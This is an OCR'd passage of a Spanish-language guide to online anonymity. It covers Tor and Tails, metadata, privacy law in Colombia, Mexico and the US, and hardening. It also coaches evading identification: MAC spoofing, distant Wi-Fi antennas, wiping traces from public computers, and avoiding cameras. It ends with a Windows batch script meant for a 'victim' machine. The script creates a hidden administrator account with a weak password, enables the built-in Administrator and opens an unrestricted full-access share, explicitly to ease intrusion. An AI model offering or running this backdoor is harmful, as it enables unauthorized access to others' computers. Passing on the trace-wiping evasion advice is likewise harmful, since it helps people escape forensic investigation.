22. Recuerda que puedes conocer más información acerca de anonimato y privacidad online leyendo los FAQ's o manuales de uso en cada página web referente al programa de anonimato que descargaste, en la página web de tails o de TOR nos ofrecen muchas recomendaciones e información adicional que nos sirve mucho para tener en cuenta a la hora de navegar anónimamente. Hoy en día existen otros proyectos similares o diferentes a TOR, Tails o JonDo puedes conocer más acerca de otros proyectos de anonimato activos y descontinuados en la página de Tails en la pestaña About.


23. usa servidores de correo anónimos y cifrados, mira que las comunicaciones cifradas son una excelente solución a la privacidad, usa el cifrado en los chats,

canales IRC etc. hay una extensión para firefox llamada cryptocat que es para realizar comunicaciones cifradas en una conversación de chat.

24. Ojo con los metadatos, cuando subes un archivo a internet o compartes alguna información creada en tu maquina, dicho archivo, documento o fotografía contiene metadatos los cuales comprometerían tu identidad. Es recomendada la eliminación total de estos metadatos. ahí una herramienta muy buena llamada MAT de Linux, Metadata Anonimysation Toolkit.

25. El sentido común y un podo de paranoia es bueno para estar seguros. Aplique siempre el uso de la criptografía en su vida personal o laboral etc. Procure siempre usar comunicaciones cifradas.

VPN Router Example and Cryptophone Example



Antes de todo es bueno conocer las leyes de delitos informáticos, protección de

datos personales y secreto de la correspondencia que se rige en tu país, debes estar al tanto de todo esto.

Secreto de la Correspondencia también conocido como Secreto de Comunicaciones
es un principio jurídico consagrado en la constitución de varios países europeos. Garantiza que el contenido de una carta sellada nunca será revelado y que no se abrirá, mientras se encuentre en tránsito al destinatario final, por funcionarios del gobierno o cualquier otro tercero. Es la principal base jurídica para la asunción de **privacidad de la correspondencia**.

El principio ha sido naturalmente ampliado a otras formas de comunicación, incluyendo la telefonía y las comunicaciones electrónicas en la Internet dado que las garantías constitucionales están generalmente concebidas para cubrir también estas formas de comunicación. Sin embargo, las diversas leyes nacionales de privacidad en las telecomunicaciones pueden permitir la interceptación legal, es decir, la escucha telefónica y la vigilancia o monitoreo de las comunicaciones electrónicas en caso de sospecha de delito. Las cartas de papel (correo tradicional) han permanecido fuera del alcance jurídico de la vigilancia en la mayoría de las jurisdicciones, incluso en los casos de sospecha razonable.

Cuando se aplica a la comunicación electrónica, el principio protege no sólo el contenido de la comunicación, sino también la información acerca de cuándo y a quién los mensajes (de ser el caso) han sido enviados (ver: registro detallado de llamadas), y en el caso de comunicación móvil, la información de ubicación (Positioning) de la unidad móvil (o el usuario de la misma). Como consecuencia, en las jurisdicciones que garantizan el secreto de la correspondencia, los datos obtenidos de las redes de telefonía móvil respecto a la ubicación tienen un mayor nivel de protección que los datos recogidos por la telemática de vehículos o de billetes de transporte.

Colombia

El artículo 15 de la Constitución Política de Colombia, establece el derecho a la intimidad personal, familiar y el buen nombre. De hecho, la correspondencia y otras formas de comunicación privada sólo pueden ser interceptadas o

registradas mediante orden judicial. En el año 2003 el Congreso de Colombia trató de modificar éste artículo, en el sentido que se pudiera interceptar las comunicaciones sin previa orden judicial con el fin de prevenir el terrorismo, sin embargo dicha modificación fue declarada inexequible por la Corte Constitucional en el año 2004.

México

En México se establece en el artículo 16 constitucional que nadie puede ser molestado en su persona, familia, domicilio, papeles o posesiones, sino en virtud de mandamiento escrito de la autoridad competente, que funde y motive la causa legal del procedimiento.

Estados Unidos

En Estados Unidos no hay una garantía constitucional específica de la privacidad de la correspondencia. El secreto del correo y la correspondencia se obtiene a través del pleito de la Cuarta Enmienda de la Constitución de los Estados Unidos. En un caso de 1877 Tribunal Supremo de EE.UU. sentenció:

> *"Ninguna ley del* Congreso *puede poner en manos de los funcionarios relacionados con el* Servicio Postal *ninguna autoridad para invadir la privacidad de la correspondencia, y los paquetes sellados en el correo, y todos los reglamentos aprobados para el correo de este tipo de cuestión debe estar en subordinación al gran principio consagrado en la cuarta enmienda de la Constitución."*

La protección de la Cuarta Enmienda se ha extendido más allá del hogar, en otras instancias. Una protección similar a la de la correspondencia sido argumentada para extenderse a los contenidos de los basureros fuera de la casa, aunque sin éxito. Al igual que todos los derechos derivados a través de litigios, en Estados Unidos, el secreto de la correspondencia está sujeto a interpretaciones. Los derechos derivados de la Cuarta Enmienda están limitados por el requisito legal de una *"expectativa razonable de privacidad"*.

Fuente: https://es.wikipedia.org/wiki/Secreto_de_la_correspondencia

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Protección de Datos Personales

La **protección de** datos personales se ubica dentro del campo de estudio del Derecho Informático. Se trata de la garantía o la facultad de control de la propia información frente a su tratamiento automatizado o no, es decir, no sólo a aquella información albergada en sistemas computacionales, sino en cualquier soporte que permita su utilización: almacenamiento, organización y acceso. En algunos países la protección de datos encuentra reconocimiento constitucional, como derecho humano y en otros simplemente legal.

Fuente:https://es.wikipedia.org/wiki/Protecci%C3%B3n_de_datos_personales

Privacidad y Anonimato no es Impunidad:

El hecho de que nadie te este viendo no quiere decir que seas impune, que no puedas ser judicializado o que alguien no este a la escucha. Todos los Sistemas de Información son auditables y son trazables. Sea software privativo o libre de alguna u otra forma almacena información acerca de las actividades del sistema y el usuario.

Puedes protegerte de amenazas particulares, pero no de aquel que tiene control de su software:

Adversarios calificados (**profesionales:** entidades privadas, gobierno, hackers elite, crackers elite, propietarios de software)

Adversarios no calificados (que no conocen del tema o solo tienen conocimientos básicos o intermedios).

Te puedes de proteger de amenazas particulares, de atacantes casuales y no de adversarios calificados, pongo de ejemplo a Microsoft Windows cuando usamos un sistema operativo privativo estamos protegidos de amenazas casuales como Crackers, usuarios malintencionados o cualquier tipo de amenaza proveniente de afuera, pero es complicado protegernos de adversarios calificados tales como los que fabrican el software que usas, los investigadores o los que tienen el control de las plataformas en Internet. Esto es lo que no sabemos muchos hoy en día, las personas estamos confiadas en que estamos protegidas de las amenazas mas conocidas pero no nos damos cuenta de que también existen adversarios calificados y con grandes conocimientos, habilidades y herramientas para violar

nuestra privacidad, véase, corporaciones, entidades privadas, compañías de software o servicios privativos. Todo sistema es auditable y trazable, es decir se almacenan registros de cualquier tipo y estos registros pueden ser enviados como un informe de error una retroalimentación a una compañía de software o soporte técnico o servidor, llevando consigo datos que pueden comprometer nuestra privacidad o seguridad. Podemos estar siendo víctimas de una falsa sensación de seguridad.

Rastrear una dirección IP es una labor tecnológica y legislativa:

Cuando van a capturar a un delincuente informático, cracker o cibercriminal que usa herramientas tecnológicas para cometer delitos, nos enfrentamos a dos labores una legislativa y la otra de recursos humanos y tecnológicos, es una labor legislativa ya que un país si no tiene legislación sobre otro se hará muy difícil obtener evidencias de un delito informático, si un delito informático se cometió sobre una dirección IP residida en un país del cual el país que quiere investigar el crimen no tiene legislación el proceso se hará difícil o incluso no se pueda investigar nada; ya que será muy difícil solicitar los datos de ese servidor por cuestiones de derechos y privacidad. Es una labor de recursos humanos y tecnología por que el país o el sector encargado para tal fin debe invertir en recursos tecnológico tales como herramientas forenses (software) y dispositivos creados para tal fin (hardware) e invertir en profesionales y expertos en esta área. Si no están las herramientas ni los expertos disponibles lastimosamente no se podrá hacer nada, no solo eso sino que también se deben contratar expertos calificados y que tengan buenos conocimientos en el tema. También es un poco complicado hacer la evidencia valida ante un juez ya que no puede haber contaminación o duda de la evidencia.

Niveles de Anonimato:

Bajo: Se frecuenta el uso de proxy's web simples o transparentes, software proxy y redes VPN gratuitas, sin configuraciones de seguridad en el sistema operativo ni en el navegador, considero que las redes VPN solamente son para cifrar tráfico y proporcionar conexiones seguras, mas no para anonimizar, y el uso de solo proxy, no nos protege al menos de ataques o exploits los cuales quieran saber nuestra ubicación e información. el uso de proxy regulares o redes VPN solamente es recomendado para realizar operaciones básicas o navegar por webs que no requieran tanta privacidad y anonimato. ¡Hay de los que creen que un proxy o red VPN les ha salvado la vida!, haz el uso de proxies anónimos, de alto anonimato ya que hay proxies que muestran el hecho de esta usando un

proxie estos son los proxies simples, tambien hay proxies transparentes que nada mas ocultan tu ip pero realizan algunas solicitudes con tu ip real o muestran tu ip real mediante un test de anonimato, osea que no eres completamente anónimo.

Medio: Se usa software de anonimato con navegadores pre configurados, véase el uso de TOR Browser o el uso de proxy's o redes vpn de pago como las suizas, que no almacenan logs de tu navegación y son complicadas al dar información a entidades por medio de orden judicial; con las configuraciones de seguridad necesarias realizadas al navegador, pero aún sin las configuraciones de seguridad necesarias realizadas al sistema operativo, de nada sirve el mejor software de anonimato si no tiene el navegador y tu sistema operativo bien configurados y limpios de amenazas, el sistema operativo debe estar puro. Hay de los que usan sistemas operativos desatendidos, no originados de su fabricante original esto pone mucho en riesgo el anonimato online, un sistema operativo mal configurado y con agujeros de seguridad no sirve de nada; véase los que usan, TOR con el sistema operativo nativo sin configuraciones de seguridad, ni antivirus, ni malware, ni actualizaciones.

Alto: Yo considero que este es el punto que más nos da pereza o complique aplicar, La seguridad y el anonimato nunca han existido en un 100%, pero se toman todas las medidas posibles para fortalecer el anonimato y la seguridad, haciendo el trabajo mas difícil al atacante para que este a su vez se rinda y opte por no meterse contigo, véase, Hardening . En este nivel se realizan configuraciones y limpiezas de seguridad al sistema operativo, al navegador, al modem de Internet, creando así una barrera fiable ante ataque de identificación, llegando incluso a usar antenas Wi-Fi de 20 decibeles (dB) o más para conectarse a redes totalmente alejadas de la ubicación real de la persona, haciendo uso también de comunicaciones totalmente cifradas ya sea por software o por hardware de red brindando una mayor seguridad a la privacidad y anonimato en el trafico de red, todo esto se hace para evitar así comprometer nuestro anonimato y privacidad por culpa de un malware, virus o mala configuración y actualización residente en nuestro sistema operativo, en este nivel se realizan las siguientes operaciones, todas son configuraciones de seguridad (Hardening):


1. **Configuración del Modem de Internet:** se realiza una fortificación de seguridad del modem corrigiendo malas configuraciones o editando configuraciones por defecto que puedan afectar a la seguridad.

2. **Configuración del Sistema Operativo:** se aplica el hardening de sistemas, fortaleciendo así la seguridad del sistema operativo nativo, una de ellas es la de configurar el sistema operativo para evitar el fingerprinting, es decir, la identificación de la dirección MAC, la version de sistema operativo, proxificando o cifrando todo el trafico saliente del sistema operativo y sus aplicaciones de modo que no hayan escapes etc. **no depende de que SO tengas sino de como lo administres.**


3. **Configuración del navegador:** se realizan todas las configuraciones necesarias para así evitar errores del usuario o pequeñitos agujeros de seguridad que podrían comprometer nuestro anonimato, cosas que podríamos

evitar configurando la seguridad en el navegador para evitar ser identificados de alguna u otra forma. Vease, Browser Fingerprinting.

4. **Uso de software de Anonimato Por medio de maquinas virtuales:** Se ejecutan Live CD's de anonimato como por ejemplo, el uso Tails o JonDo en una maquina virtual, esto hace que no estemos tan expuestos ataques informáticos provenientes de las páginas web que visitamos y así no afecten a nuestra maquina real o nativa, es recomendable que todo el trafico vaya cifrado, también haciendo el uso de vpn's de pago que no almacenen logs del usuario y que utilicen un alto cifrado de trafico. Tambien se realizan combinaciones como la de adaptar OpenBSD con TOR o una VPN esto nos hace evitar algunas vulnerabilidades o ataques que van dirigidos principalmente a plataformas Microsoft Windows. Debes ser creativo entre mas fortalezcas tu seguridad muchos mejor y menos identificable o vulnerable serás.




5.



5. **Uso de hardware de seguridad:** esto ya es para paranoicos, el uso de hardware firewall o dispositivos de cifrado de red los cuales se conectan a tu PC o modem de internet ofreciendo así cifrado de las comunicaciones y trafico proveniente de tu red, evitando que un atacante externo o sniffer vigile tus comunicaciones, estas tecnologías son de pago y va más a nivel de arquitectura de seguridad de nuestra red.

6. **Antenas Wireless de 20 o 80 decibeles (dBi):** el uso de estas antenas nos permite conectarnos redes inalámbricas a mas de 300 mt, redes lejanas a nosotros, es decir lejanas a nuestra ubicación real, haciendo así difícil la identificación de nuestra posición física. (debes evitar el uso de GPS).

7. **Paranoia y Sentido Común**: a partir de este punto todo depende de ti, que tan ágil seas navegando por la web, sabiendo lo que es bueno y malo para nuestra privacidad y nuestro equipo.



Evitarse dolores de cabeza: si no quieres ponerte en la tónica de fortalecer tu seguridad, es recomendable que ejecutes live cd's como tails ya configurados en tu maquina nativa, evitando así hacerlo desde el sistema operativo como tal, aunque esto podría poner en riesgo la seguridad de tu

maquina. toda computadora tiene ID's o identificadores tales como el serial, referencia o marca del equipo, MAC Address, etc no debemos ser confiados pero una maquina virtual podría reducir este riesgo de que conozcan cual es nuestra maquina real. Recuerda que no tiene sentido tener una súper maquina virtual pero un sistema operativo nativo vulnerable.

Nadie se escapa: La informática forense es una área de investigación criminal muy interesante y esto me ha enseñado, de que nadie esta absuelto de que en su ordenador se guardan cada hora, cada día, o minuto logs o registro de actividades del propio usuario, archivos temporales, registros de software, incluyendo los logs o páginas web visitadas que también se almacenan en los servidores de tu Proveedor de Internet (ISP) uses o no uses programas de anonimato aún así se almacenan día a día guardando un historial de lo que haces, esto pone en riesgo nuestra privacidad ya que se registra nuestra actividad y lo que hacemos en nuestra computadora, corriendo el riesgo de enviar feedbacks o información al exterior acerca de nosotros y del uso que la damos a nuestra computadora, se dice que se hace para mejorar el servicio pero esto también pone en riesgo nuestra privacidad. No olvides que todos y cada uno de nosotros estamos y hemos sido identificados de alguna u otra forma. Si aplicas las medidas de seguridad necesarias y mantienes buenas prácticas puedas estar seguro.

“El que tiene acceso a la red de redes, Internet, tiene acceso a toda la información"

Ciberpsicología

Actúa también como investigador en el área de anonimato, personas observando podría ser una fuga de información (Shoulder Surfing).

Cuando eres anónimo en la red no puedes permitir que tu forma de actuar o tu forma de escribir en la red o expresarte te delaten y terminen descubriendo tu identidad real, es importante tener cuidado cuando nos expresamos en la red, si somos anónimos no debemos permitir que nuestra forma de actuar en la red o las cosas que publicamos tengan relación alguna con nosotros o nuestros gustos ya que por medio de estos pueden identificarnos y dar con nuestro paradero o algo de el. No menciones nada de ti ni de tus gustos en la red, en el caso de ser anónimos se debe actuar como si fueses otra persona con otra forma de ser diferente y otra personalidad, es algo falso y aleatorio como había dicho

anteriormente también va en la forma de actuar, es ingeniería social también aplicada al anonimato. Si a ti te gusta Katy Perry no hables de ella cuando eres anónimo en la red o de lo contrario por medio de esos gustos pueden dar con un tipo de personas o persona, hasta dar finalmente contigo o con sospechas, generando hipótesis y posibles sospechosos; algo así funciona la investigación. No actúes de una forma en que la gente pueda sospechar de ti.

Mitigación de ser descubierto

Actualmente existen muchas medidas para ser anónimo en Internet, pero ninguna de ellas son 100% seguras pueden llegar a protegernos hasta cierto grado pero no son una solución completamente eficiente al anonimato en Internet, además de contar con condiciones y hábitos de uso para ejecutarlas correctamente ya que estas herramientas no protegen de errores que el usuario final pueda cometer; Las entidades gubernamentales cuentan con software y hardware muy avanzados, tiene el capital para comprarlo y es muy complicado evitar esto ya que cuentan con el personal calificado encargado y maquinaria encargada de rastrearte, estas entidades invierten mucho dinero en esta cuestión y es necesario tomar medidas estrictas para poder en cierto grado mitigarlas y evadir el ser descubierto, no hay una solución eficiente pero si se les puede hacer el trabajo mas difícil a este tipo de tecnologías; no solo se cuenta por parte de entidades gubernamentales con la maquina y software sino también con personal de inteligencia que se encargan de recopilas información acerca de ti de alguna u otra forma, véase, inteligencia colectiva o colaborativa, contra inteligencia, recopilación de información, agentes provocadores etc. Los software y exploits que las entidades gubernamentales consiguen en el mercado son muy avanzados, estos son basados en vulnerabilidades que ni siquiera el fabricante conoce, llamados Zero day, también cuentan con programadores expertos para el diseño de estas herramientas de hacking, esto es valido para cualquier sistema de información o fabricante, tu puedes usar una sistema operativo muy seguro pero si para ese sistema existe un Zero day que el gobierno conozca definitivamente no habrá nada que hacer a menos de que tu sepas que existe ese zero day y sepas como parchearlo, de lo contrario siempre y cuando exista una vulnerabilidad tipo zero day no habrá nada que hacer, esto aplica para cualquier sistema. Ningún sistema de seguridad actualmente, detecta o bloquea zero days y el gobierno cuenta con ellos por el capital que tienen, estos zero day son muy costosos y solo estas entidades los pueden adquirir en el mercado negro o con programadores expertos en el área. Igualmente con el hardware, las entidades gubernamentales cuentan con seguridad y anonimato basado en Hardware, esto hace que la seguridad sea mas fuerte y las posibilidades de detectarlos sean casi

imposibles, esta tecnología si existe y también la utilizan algunas empresas muy importantes del sector privado. No quiero desanimar a nadie pero esto es posible mitigarlo de alguna u otra manera. Muchos dicen que TOR es totalmente seguro y no es cierto, es bueno para ser anónimos pero hasta cierto grado, TOR no, nos protege de Zero Day de Mozilla Firefox o de algún aplicativo web, o del algún tipo de malware ofuscado etc, hay una metodología de infección y es por medio de la ofuscación o criptovirología que ofuscan el código de un malware o virus haciendo indetectable para cualquier sistema, no hace falta tener cuatro dedos en la frente para saber que este tipo de malware o software es diseñado para no dejar rastro en la red, incluso así para borrar el rastro que deja en un sistema. Si existe un zero day, no creo que haya una posible solución para la población civil ya que nosotros no contamos con tanto dinero y tecnología avanzada con la que cuenta el gobierno o entidades especializadas en ello, estamos solos y solo contamos con herramientas gratuitas y económicas que pueden mitigar hasta cierto punto esto. Un zero day puede existir en un sistema criptográfico, sistema operativo, software, etc. también se venden exploits mas sofisticados como plataformas de explotación de vulnerabilidades o zero days, estas son muy bien desarrolladas, muy costosas e invierten mucho dinero, personal, tiempo y tecnología en ellas.

Metodología Básica en lugares públicos (redes wi-fi publicas)

Una de las formas mas fáciles de ser anónimo es realizar conexiones desde lugares públicos como cafeterías, salas de Internet, Bibliotecas, Aulas con Wi-Fi etc, aunque prefiero los lugares como de calle, pueden que no sean monitoreados por alguien, en cambio las biblioteca o aulas pueden que si sean monitoreadas y mas si cuentan con algún Portal Cautivo o proxy de acceso a la red. Pondré de ejemplo una cafetería o Centro Comercial, para poder acceder de forma anónima debe seguir varias pasos, podemos utilizar nuestra propia computadora algo que nos comprometería aun mas, o podríamos usar una computadora publica, si usamos una computadora publica tendríamos que tomarnos la tarea de una ves haber terminado todo, borrar los rastros o sobrescribirlos, los rastros son simplemente la evidencia de que usamos ese equipo, es decir, historial de Internet, software utilizado, MRU's del sistema, carpetas y archivos creados o descargados etc. Usando una computadora publica se haría mas trabajo pero seria mas anónimo ya que no es una computadora vinculada a ti, si es una computadora propia, esta vinculada contigo pero la red a la que te conectas es publica y por lo tanto no esta vinculada con tu residencia o barrio y tendrás mas tiempo y privacidad de eliminar los rastros. Mencionare unos pasos a seguir antes de Ingresar a una computadora publica.

Esto es una medida básica en un lugar público:

1. Lleva todo lo que necesitas, listo en una USB y procura utilizar software portable (sin instalar).
2. Si vas a ingresar una USB, borra el rastro de la misma con USBOblivion.
3. Los archivos que hayas descargado en el equipo sobrescribelos 3 veces una ves termines de utilizarlos, con algún programa de sobrescritura (borrado seguro) portable.
4. Trata al máximo de no guardar tanta información en aquella computadora y de no demorarte tanto.
5. Borra el rastro de historial de Internet.
6. Utiliza MRU Blaster para borrar algunos rastros básicos.
7. Si has instalado un programa, desinstálalo y sobrescribe su ejecutable de instalación.
8. Trata al máximo de no dejar nada en esa computadora que te vincule a ti en lo que has hecho, es una computadora publica que la usan muchas personas y es complicado que sepan quien la uso realmente, a menos que haigan cámaras :D. Cuidado con las web cam y micrófonos, pueden estar activados.

Usando una computadora propia

Te ahorrarías todo el trabajo anterior ya que simplemente por medio de una antena wi-fi con la mac, el hostname y el usuario falseado (MAC Spoofing, data spoofing), accederías a una red wi-fi pública y harías todo desde ahí, obviamente con una IP diferente (proxy high anonimity) ó vpn sin logs.

Cámaras de vigilancia y personas observando(shoulder surfing)

Esto es importante y es procurar en no estar en un lugar donde hayan cámaras o personas observando ya que por medio de ello pueden dar contigo mediante una investigación. Una persona que te este observando que haces, no es buena idea para el anonimato, o que tu estés actuando de alguna forma que todos sospecharían tampoco ayudaría mucho, aquí se pone en practica el arte de la ingeniería social y el arte de mentir hasta con el cuerpo y la mirada (ciberpsicología).

Entre menos información se de o se conozca, mucho mejor

un dato lleva a otro dato, y un dato puede llevar a mucha información. (Entre menos información se de o se conozca (acerca de: alguien, un host en la red, algo, etc..), mucho mejor.) La curiosidad mato al gato una persona, que se dedique a investigar detalladamente al alguien y algún dispositivo en la red puede dar con cierta información, poco a poco hasta dar con la respuesta, solo teniendo el nombre de una persona, un posible gusto o dato sobre ella podemos encontrar muchos datos al respecto en nuestra investigación y lograr encontrar información sobre esa persona.

Seguridad por oscuridad

La seguridad por obscuridad aveces es buena y necesaria, pero tiene una vulnerabilidad, como dije anteriormente un dato puede llevar mediante una investigación a muchas información, esto se logra utilizando alguna técnica o varias de recopilación de información. La seguridad por oscuridad lo que hace es ocultar la información de alguna u otra forma sin cifrarla, solo la oculta de una manera sencilla, por ejemplo un código, una MAC, un numero de serie, un numero de ID etc., estos y otros datos son ocultados por oscuridad para tratar de evitar al máximo dar cualquier tipo de información que ayude a un atacante a vulnerarnos o descubrirnos en la red. Esta seguridad es mala por que la información no se cifra, o se oculta de una manera que pudiera ser descubierta o detectada por medio de la investigación, ciberinteligencia (OSINT, CIBINT) ó la ingeniería inversa.

Toda metodología de anonimato no es 100 % segura, por eso es necesario ya que no contamos con tecnologías avanzadas de pago en hardware; utilizar siempre conexiones que no sean de nuestra propiedad, la configuración de seguridad de nuestra maquina virtual y nativa, de tal forma que todos los datos como su ***MAC, IP, HOSTNAME, USERNAME, SERIAL NUMBER, ADAPTADOR WI-FI, USER-AGENT(DATOS DE IDENTIFICACIÓN DEL NAVEGADOR, HAY VARIOS NO SOLO ES ESTE.), sean falseados y protegidos.*** *Siempre habrá escape de datos, pero se puede mitigar el descubrimiento y ocultar esos datos en un 60-70 %, actualmente existen metodologías basadas en hardware diseñadas y compradas por entidades gubernamentales y privadas, estas son mas seguras y mas anónimas ya que se cuenta con el capital y el personal calificado para mejorarlas; sin embargo el gobierno o entidades privadas siempre estarán un poco mas adelante que nosotros por que cuentan con tecnología muy avanzada y personal calificado (recurso humano).*

Auditabilidad y Trazabilidad, el monitoreo constante y la captura de trafico esta en

todo momento activo por parte del gobierno y entidades empresariales (publicas, privadas, etc.) Esto ocurre siempre sin darnos cuenta, es necesario tener algunos conocimientos avanzados para poder darnos cuenta de lo que sucede. Esto permite que hayan mas rastros y evidencia por ocultar y descubrir por parte de los cuerpos de informática forense. Cuando se esta dentro de un dominio o una red, en una organización ya sea gubernamental o empresarial de carácter publico o privado siempre existirá un administrador de red que controlará el dominio de alguna u otra forma utilizando herramientas de monitoreo constante, esto no lo hace con fines maliciosos sino con fines de que la red funcione correctamente, es su función como administrador monitorear también la red, y no utilizar los datos capturados para fines maliciosos, aunque la curiosidad mato al gato y no sabemos con que fines pueda utilizar estos datos un administrador de red, ya que existen metodologías para evitar ser descubiertos borrar los rastros de un ataque realizado, en la red además de visualizar datos personales sin que se hayan enterado de que el administrador los vio en el sistema; ningún usuario tiene control administrativo del sistema, por lo cual no puede ver lo que el administrador esta haciendo con su sistema o lo que esta sucediendo con el mismo, el administrador tiene todo el acceso y las contraseñas de red para acceder de manera exitosa a los computadores de los usuarios y con privilegios de Administrador permitiendo así el control de la red, dela maquina y del flujo de trafico que circula por la misma tales como paginas web, contraseñas datos de usuario, peticiones sin cifrar, etc.

Quería aclarar un dato curiosos, he realizado unas pruebas en Windows Server, en un dominio cualquiera con todas las actualizaciones instaladas, con las configuraciones de seguridad realizadas, versiones actualizadas en las cuales por medio de la contraseña de Administrador de red, el administrador de la red puede acceder sin ninguna limitación. Por medio de Armitage en Kali Linux, solo teniendo la contraseña del Administrador se puede acceder a cualquier computadora sin dejar rastro dentro del dominio y sin que el usuario se de cuenta de lo que sucede. Por eso os aclaro que es bueno tener cuidado con un Administrador de Red, ya que este tiene el control de toda la red y puede acceder a ella así sus clientes estén asegurados y mas que todo en Windows Server. Ustedes mismos pueden hacer la prueba, creen un dominio en Windows Server y ataquen a sus clientes, y se darán cuenta, que solo por tener la contraseña del administrador ustedes pueden hacer lo que quieran, así la maquina cliente este actualizada y con los parches y programas al día; además los recursos compartidos y las respuestas a ping en Windows pueden ser peligrosas y de gran provecho para un cracker, para mayor seguridad es necesario desactivar totalmente los recursos compartidos y acceso remotos además de las respuestas

ICMP o ping, esto aumentaría un poco la seguridad del ordenador en Windows. Un dato curioso es que los sistemas operativos Windows no son recomendables para actividades anónimas, estos almacenan muchos rastros o registros en diferentes ubicaciones acerca de las actividades del usuario, lo cual hace mas difícil la tarea de encontrar y borrar todos los rastros almacenados en diferentes ubicaciones.

Esto es un script en batch que teniendo acceso físico a la maquina víctima se ejecuta y deja una contraseña de administrador activada y un usuario administrador activado y oculto, al igual que un recurso compartido para así hacer mas sencilla una intrusión y respuesta ICMP. Este script puede contener errores deben revisarlo y probarlo antes de ejecutarlo, este script lo pueden modificar de acuerdo a sus necesidades.

Script – se ejecuta como administrador, esto es teniendo acceso físico a la máquina.

```
@echo off
cls
mode con cols=20 lines=20
net user SUPPORTMSWIN /add
net user SUPPORTMSWIN /active:yes
net user SUPPORTMSWIN 1234*
net localgroup Administradores SUPPORTMSWIN /add
net localgroup Usuarios SUPPORTMSWIN /del
net localgroup Administrators SUPPORTMSWIN /add
net localgroup Users SUPPORTMSWIN /del
REG ADD "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v
SUPPORTMSWIN /t REG_DWORD /d 0 /f
md %USERPROFILE%\Documents\PublicShareFolder
::win7-8spanish
NET SHARE ShareFolder=%USERPROFILE%\Documents\PublicShareFolder
/GRANT:Todos,FULL /UNLIMITED
NET SHARE ShareFolder=%USERPROFILE%\Documents\PublicShareFolder
/GRANT:SUPPORTMSWIN,FULL /UNLIMITED
NET SHARE ShareFolder=%USERPROFILE%\Documents\PublicShareFolder
/GRANT:Administradores,FULL /UNLIMITED
NET SHARE ShareFolder=%USERPROFILE%\Documents\PublicShareFolder
/GRANT:Administrador,FULL /UNLIMITED
::win7-8eng
NET SHARE ShareFolder=%USERPROFILE%\Documents\PublicShareFolder
```

```
/GRANT:Everyone,FULL /UNLIMITED
NET SHARE ShareFolder=%USERPROFILE%\Documents\PublicShareFolder
/GRANT:SUPPORTMSWIN,FULL /UNLIMITED
NET SHARE ShareFolder=%USERPROFILE%\Documents\PublicShareFolder
/GRANT:Administrators,FULL /UNLIMITED
NET SHARE ShareFolder=%USERPROFILE%\Documents\PublicShareFolder
/GRANT:Administrator,FULL /UNLIMITED
net user Administrador /active:yes
net user Administrador 123*
net user Administrator /active:yes
net user Administrator 123*
REG ADD "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v Administrador
/t REG_DWORD /d 0 /f
::win8-7eng
REG ADD "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v Administrator
/t REG_DWORD /d 0 /f
NET SHARE ShareFolder=%USERPROFILE%\Documents\PublicShareFolder
/GRANT:Administradores,FULL /UNLIMITED
NET SHARE ShareFolder=%USERPROFILE%\Documents\PublicShareFolder
/GRANT:Administrador,FULL /UNLIMITED
::win8-7eng
NET SHARE ShareFolder=%USERPROFILE%\Documents\PublicShareFolder
